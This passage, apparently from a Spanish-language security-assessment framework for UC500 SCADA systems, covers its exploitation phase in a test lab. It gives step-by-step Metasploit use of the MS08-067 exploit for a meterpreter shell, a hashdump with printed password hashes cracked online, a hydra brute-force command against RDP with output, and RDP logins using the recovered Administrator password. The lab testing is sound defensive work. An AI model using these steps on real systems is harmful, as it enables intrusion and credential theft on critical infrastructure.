
**Figura 31. Generación de reporte con OWASP DirBuster**

- **Documentación de los hallazgos**

En esta fase se enseñó a realizar el proceso de búsqueda de vulnerabilidades en el sistema operativo, así como en el servidor web utilizado por UC500. La creación de los respectivos reportes de resultados es una parte vital del todo el proceso, cuyos documentos deben guardarse de forma ordenada, manteniendo siempre el registro de fechas en las cuales fueron realizados. De esta forma, el usuario puede consultarlos fácilmente para llevar a cabo la explotación de vulnerabilidades, posteriormente explicado en este documento o para realizar comparaciones con otros reportes futuros y evidenciar la evolución que ha tenido el sistema respecto a los resultados.

La cantidad de hallazgos según su criticidad debe ser registrada en el documento final, el cual se encuentra en el **Anexo 1. Documentación de resultados del Framework.**

### 4.3. Fase de Explotación



En esta fase es en donde se pretende realizar la explotación de las vulnerabilidades encontradas en la fase 2. Es muy probable que se encontraran decenas o centenares de vulnerabilidades que pudieran ser potencialmente aprovechadas para un ciberataque. Sin embargo, en este documento se hará énfasis solo en ejemplos de categorías de vulnerabilidades que fueron reportadas en documentos científicos publicados al momento de realizar la revisión sistemática para la elaboración de este Framework. Si el usuario desea profundizar más en una vulnerabilidad no revisada en este punto, siéntase en la completa libertad de realizar las pruebas correspondientes y documentar los resultados obtenidos.

#### 4.3.1.1. Explotación de las vulnerabilidades del S.O.

En esta sección, se explicará detalladamente el proceso de explotación de vulnerabilidades de los sistemas operativos Microsoft Windows utilizados por el sistema SCADA UC500.

- **Módulo netapi**

Si el sistema operativo es Microsoft Windows XP, lo más probable es que en los resultados del análisis de vulnerabilidades con Nessus y/u OpenVAS haya aparecido en puntaje 10 (crítico) la vulnerabilidad MS08-067, afectando al módulo netapi que utiliza el protocolo SMB de Microsoft. Esta vulnerabilidad permite la ejecución de código arbitrario en el sistema, lo cual pudiera comprometer también el sistema SCADA.

Para realizar la explotación de esta vulnerabilidad, es necesario abrir una consola en Kali Linux y ejecutar el comando *msfconsole*. Esto sirve para ejecutar la aplicación Metasploit Framework, aplicación ampliamente conocida en el mundo de seguridad informática la cual permitirá realizar la vulneración al módulo *netapi*. Este software también viene preinstalado en Kali Linux, hasta el momento de la redacción de este documento. En la **Figura 32** se muestra el procedimiento recién mencionado, una vez llegado al *prompt* “msf6 >” (o msf5 >, si se está utilizando dicha versión de Metasploit), se puede proseguir. Cabe destacar que cada vez que se inicia Metasploit, el dibujo en ASCII cambia aleatoriamente.

```
testuser@Debian:~$ msfconsole 1

IIIIII  dTb.dTb
II      4' v 'B
II      6. .P
II      'T; .;P'
II      'T; ;P'
IIIIII  'YvP'

I love shells --egypt

      =[ metasploit v6.0.30-dev ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > 2
```

**Figura 32. Ejecución de Metasploit Framework**

Como fue mencionado, la vulnerabilidad que se quiere explorar está catalogada oficialmente: MS08-067, entonces se debe cargar el *exploit* correspondiente. El *exploit* es el código que permitirá, como su nombre indica, explotar o aprovechar la vulnerabilidad.

Para buscar un exploit específico en Metasploit, se utiliza el parámetro “*search*”, seguido por la palabra clave. En este caso, se utilizará el comando *search netapi* o *search ms08-067* y se comprobará si existe alguno en la base de datos. En la **Figura 33**, se aprecia en primer lugar el comando ingresado, en segundo lugar, el número del exploit encontrado, seguido por el nombre de este y finalmente la efectividad. Respecto a este último punto, hay que tratar de utilizar como prioridad los que tienen mejores resultados, en este caso, la categoría “*great*”.



```
testuser@Debian: ~  
File Actions Edit View Help  
  
msf6 > search netapi 1  
  
Matching Modules  
  
# Name Disclosure Date Rank Check  
Description  
-----  
0 exploit/windows/smb/ms03_049_netapi 2003-11-11 good No  
MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow  
1 exploit/windows/smb/ms06_040_netapi 2006-08-08 good No  
MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow  
2 exploit/windows/smb/ms06_070_wkssvc 2006-11-14 manual No  
MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow  
3 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes  
MS08-067 Microsoft Server Service Relative Path Stack Corruption  
  
Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/smb/ms08_067_netapi  
  
msf6 > 
```

**Figura 33. Búsqueda de un exploit específico**

Respecto a los resultados de la búsqueda, queda en evidencia que el *exploit* número 3 hace referencia explícita a la vulnerabilidad MS08-067 encontrada en la revisión de vulnerabilidades. Para cargar este módulo, se utiliza el comando “*use*” seguido por el número correspondiente o bien por la ruta y nombre completo del *exploit*. En ambos casos, Metasploit hará la carga del módulo correspondiente:

- *use 3*, o bien;
- *use exploit/windows/smb/ms08\_067\_netapi*

Realizando lo anterior, la entrada de la consola cambiará, mostrando cuál *exploit* está cargado actualmente. Es necesario configurar los parámetros básicos a través de comandos para realizar el ataque, entre los que se incluyen:

- *set RHOST* **dirección IP de la víctima**
- *set LHOST* **dirección IP del equipo atacante**
- *exploit*

Aquí el software intentará explotar la vulnerabilidad, abriendo por defecto una sesión a través de una consola interactiva con meterpreter, *payload* que el atacante puede utilizar para ejecutar código remoto en la víctima. Como se aprecia, la entrada de la consola vuelve a cambiar, ahora con el *prompt* “*meterpreter >*”. En este punto, es posible utilizar una gran cantidad de comandos propios de este *payload*, se puede consultar la guía disponible de Offensive Security para conocer algunos alcances de meterpreter (<https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/>).

Para este ejemplo, solo se utilizará el comando *shell*, el cual abrirá la consola Símbolo de sistema (CMD) clásica de Microsoft Windows, debido a la mayor familiaridad de usuarios con esta. Aquí se pueden ejecutar todos los comandos disponibles de CMD directamente sobre el sistema operativo, por ejemplo, revisar qué usuario está activo, dirección IP, nombre del equipo, realizar configuraciones, entre muchos otros. En la **Figura 34**, se muestra todo el proceso enumerado, anteriormente descrito.

**Figura 34. Proceso de explotación de netapi**

Con los privilegios de administrador otorgados por el *exploit*, se pueden realizar todas las operaciones de forma remota, tal como si se estuviera frente al equipo. Además, *meterpreter* es una potente consola que permite, entre otras cosas, la transferencia de archivos bidireccionalmente entre el atacante y la víctima.

Esto es un ejemplo de lo que se pudiera lograr aprovechando una vulnerabilidad conocida y las repercusiones que pudiera tener una operación así, en un sistema crítico como un SCADA. Existen muchas más opciones al momento de configurar el ataque, las cuales pueden ser estudiadas y aplicadas utilizando la basta información disponible en la web.

- **Credenciales**

La gran mayoría de los usuarios de sistemas operativos, utilizan como método de autenticación credenciales, es decir, usuario y contraseña. En esta explotación se mostrarán algunos métodos para obtener de forma remota.

Los sistemas SCADA UC500, utilizan los usuarios del sistema operativo Windows para iniciar sesión, valga la redundancia, en el sistema SCADA como tal. Esto quiere decir, que obtener estas credenciales de forma ilegal, puede comprometer la operación normal y realizar acciones que pudieran comprometer todo lo que el SCADA está monitoreando y controlando en tiempo real.

#### - **Microsoft Windows XP**


En primer lugar, se realizará la obtención de credenciales con Windows XP. Basándose en la explotación realizada del módulo *netapi* mostrada en el punto □, se continuará con el uso de meterpreter una vez conseguida con éxito la explotación de la vulnerabilidad mostrada.

Meterpreter permite realizar un volcado de memoria de los usuarios configurados en Windows, para esto se debe ingresar el siguiente comando en la consola:

➤ *run post/windows/gather/hashdump*

Al realizar esta operación con éxito, se mostrará en texto plano el listado de todos los nombres usuarios, sus ID, seguido por la contraseña encriptada en un algoritmo bien conocido llamado LM. En la **Figura 35**, se muestra la ejecución del comando de volcado

de usuarios del sistema operativo, así como destacado en amarillo la porción del resultado correspondiente a la contraseña encriptada del usuario *Administrator* de Windows.



```
meterpreter > run post/windows/gather/hashdump 1
[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSKEY 51cfc4438642a5afd81fdb81ce524a06 ...
[*] Obtaining the user list and keys ...
[*] Decrypting user keys ...
[*] Dumping password hints ...

No users with password hints on this system

[*] Dumping password hashes ... 2

Administrator:500:99cf6b4781553fe6aad3b435b51404ee:6542496f10b04dc8d92de86477003d24 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
HelpAssistant:1000:0d3343df42ce96adbfc8b68d74199f5:ab5108554363858e771b08893c70b3e6 :::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:ca547ce0313111e991ed532b42311892 :::

meterpreter > 
```

**Figura 35. Volcado de usuarios de Windows con meterpreter**

Teniendo esta contraseña encriptada, es posible decodificarla utilizando varios métodos. Uno de ellos y recomendado por su efectividad y facilidad, es utilizar un sitio web especializado como CrackStation (<https://crackstation.net/>), en donde se ingresa el valor alfanumérico encriptado, se presiona el botón *Crack Hashes* y automáticamente detecta el algoritmo utilizado, intentando devolverlo en texto plano.

En este ejemplo, se devolvieron tres resultados, dos de ellos iguales. Con este reducido número de posibilidades, se hace muy fácil probar cual es la contraseña correcta para el

usuario *Administrator* en el sistema operativo Windows XP atacado. En la **Figura 36**, se muestra el proceso antes descrito y los resultados obtenidos.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

99cf6b4781553fe6aad3b435b51404ee

No soy un robot reCAPTCHA Privacidad - Condiciones

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
99cf6b4781553fe6aad3b435b51404ee	LM	Efacec
99cf6b4781553fe6aad3b435b51404ee	LM	Efacec
99cf6b4781553fe6aad3b435b51404ee	LM	Efacec

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

**Figura 36. Decodificación de encriptación LM**

## - Microsoft Windows 10

Para el caso de Windows 10, la obtención de las credenciales de los usuarios se realiza a través de otros procedimientos. La vulnerabilidad de netapi ya fue corregida en esta versión, por lo cual no se convierte en un candidato viable para realizar una explotación remota.

En este ejemplo, se mostrará un tipo de ataque de fuerza bruta para obtener las contraseñas de Administrador del sistema operativo. Para esto, se utilizará una herramienta presente en Kali Linux llamada *hydra*, especializada en este tipo de ataques. El objetivo, es encontrar la contraseña del usuario Administrator, mediante el uso de un


diccionario preestablecido, algo similar a lo anteriormente visto en el punto **4.2.1.2** para el listado de directorios y archivos de un sitio web.

La desventaja de este procedimiento es que puede tomar mucho tiempo encontrar la contraseña, porque el programa debe hacer la comprobación secuencial de todas las palabras listadas en el diccionario. Además, el éxito del procedimiento no está garantizado, siendo posible que la contraseña no se encuentre. La sintaxis del comando es la siguiente:

➤ *hydra -L **diccionario usuarios** -P **diccionario contraseñas** rdp:// **IP víctima***

Existen otros parámetros que se pueden agregar al comando, por ejemplo, -V para visualizar la comprobación en tiempo real de las combinaciones de usuarios y contraseñas, -t en donde se especifican la cantidad simultánea de comprobaciones, entre otros. A su vez, es posible comprobar los usuarios y contraseñas de otros servicios además del protocolo de escritorio remoto de Windows (RDP). En este caso, se seleccionó este protocolo debido a la certeza de su presencia en los SCADA UC500, además que utiliza los usuarios y contraseñas reales de Windows para su funcionamiento.

En la **Figura 37**, se muestra destacado el comando utilizado en el laboratorio de pruebas, así como los resultados de éxito de descubrimiento en la parte inferior.



```
testuser@Debian: ~  
File Actions Edit View Help  
testuser@Debian: ~ testuser@Debian: ~  
testuser@Debian:~$ hydra -L /home/testuser/Desktop/usernames.txt -P /home/testuser/Desktop  
/passwords.txt rdp://192.168.90.129  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or  
secret service organizations, or for illegal purposes (this is non-binding, these *** igno  
re laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-02-18 20:07:53  
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the nu  
mber of parallel connections and -W 1 or -W 3 to wait between connection to allow the serv  
er to recover  
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)  
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 221 login tries (l:17/p:13), ~56 tries p  
er task  
[DATA] attacking rdp://192.168.90.129:3389/  
[3389][rdp] host: 192.168.90.129 login: Administrator password: efacec  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-02-18 20:08:06  
testuser@Debian:~$
```

**Figura 37. Ataque por fuerza bruta para obtención de credenciales**

- **Observación de los resultados**

Los métodos de obtención de credenciales de Windows XP y Windows 10 mostrados en este documento, son un ejemplo de escenarios reales de ataque. El sistema SCADA UC500 al utilizar las credenciales del sistema operativo, evidencia la importancia del resguardo de estas, para evitar manipulación indebida a sistemas críticos, así como el riesgo de alterar la confidencialidad, integridad y disponibilidad de estos sistemas.

- **RDP**

El protocolo de escritorio remoto (RDP, por sus siglas en inglés *Remote Desktop Protocol*) es utilizado para el uso, configuración y mantenimiento a distancia de un sistema operativo Microsoft Windows. Los sistemas SCADA UC500 utilizan este protocolo activo en su configuración por defecto, es por esto la importancia de su análisis.



Como se demostró en el punto □, es posible mediante distintas técnicas obtener las credenciales de Windows a través de la red. Estas credenciales pueden ser utilizadas para iniciar sesión directamente en el equipo de forma presencial, pero mucho más peligroso es utilizarlas de forma remota, debido a que no se hace presente la seguridad física que tenga el sistema SCADA, por ejemplo, en una subestación eléctrica.

RDP se sirve de las credenciales reales de Windows para acceder de forma remota a los sistemas. A continuación, se realizará la comprobación de la efectividad de los nombres de usuario de Administrador y sus respectivas contraseñas, obtenidas anteriormente.

#### - **Windows XP**


Para acceder a través de RDP a un equipo Microsoft Windows, es necesario abrir un cliente compatible. Estos sistemas cuentan con la aplicación nativa llamada *Remote Desktop Connection*, pudiéndose acceder a través del menú inicio de Windows o a través de la siguiente secuencia:

➤ *Clic en “Menú Inicio” de Windows → Abrir “Ejecutar” → Escribir: mstsc → OK*

Kali Linux viene también con un cliente RDP preinstalado llamado *rdesktop*, accesible desde el menú de aplicaciones o desde la terminal. Tanto esta aplicación como el cliente nativo de Windows pueden ser utilizados en esta prueba.

Para este ejemplo se utilizará *rdesktop* de Kali Linux. Una vez ingresada la dirección IP del equipo al cual se desea conectar en el cliente RDP, aparece el cuadro de inicio de

sesión remoto. Se ingresan las credenciales de usuario y contraseña obtenidas anteriormente, finalmente presionando el botón OK. En la **Figura 38** se aprecia el proceso descrito.



**Figura 38. Inicio de sesión a equipo Windows XP por RDP**

Se comprueba entonces, la validez de las credenciales obtenidas al iniciar sesión de forma exitosa. En la Figura 39, se muestran como ejemplo el log de eventos del sistema SCADA, el símbolo del sistema con la configuración de red y el estado del protocolo de comunicación.





Figura 39. Inicio de sesión exitoso en Windows XP con las credenciales obtenidas

## - Windows 10


Al igual que el punto anterior, se puede utilizar *Remote Desktop Connection* (Windows) o *rdesktop* (Kali Linux) para acceder por RDP a un sistema Windows 10. En este ejemplo, se utilizará la aplicación nativa de Microsoft.

Una vez ingresada la dirección IP del equipo objetivo, aparecerá nuevamente el cuadro de inicio de sesión remoto. Se ingresan las credenciales obtenidas en el proceso de fuerza bruta utilizado en el punto ☐, finalmente presionando el botón OK.



***Figura 40. Inicio de sesión a equipo Windows 10 por RDP***

Al igual que en la prueba anterior, se tiene éxito con la credencial de Administrator obtenida. En la Figura 41, se muestran los logs de procesos y errores del sistema SCADA, así como las políticas del sistema operativo. Al tener el control completo del equipo, se puede realizar cualquier operación requerida.



**Figura 41. Inicio de sesión exitoso en Windows 10 con las credenciales obtenidas**

- **Observación de los resultados**

Una vez iniciada la sesión del sistema remota a través de RDP, es el equivalente a encontrarse físicamente en frente de la máquina. Al tener las credenciales del usuario Administrator, se pueden realizar sin problema configuraciones y extracción de información del sistema operativo y SCADA. Respecto a este último, teniendo los conocimientos necesarios, se podrían realizar ajustes en la configuración o corrupción de datos, comprometiendo así la integridad, confidencialidad y disponibilidad del sistema, con los resultados que esto conlleva para un proceso crítico.

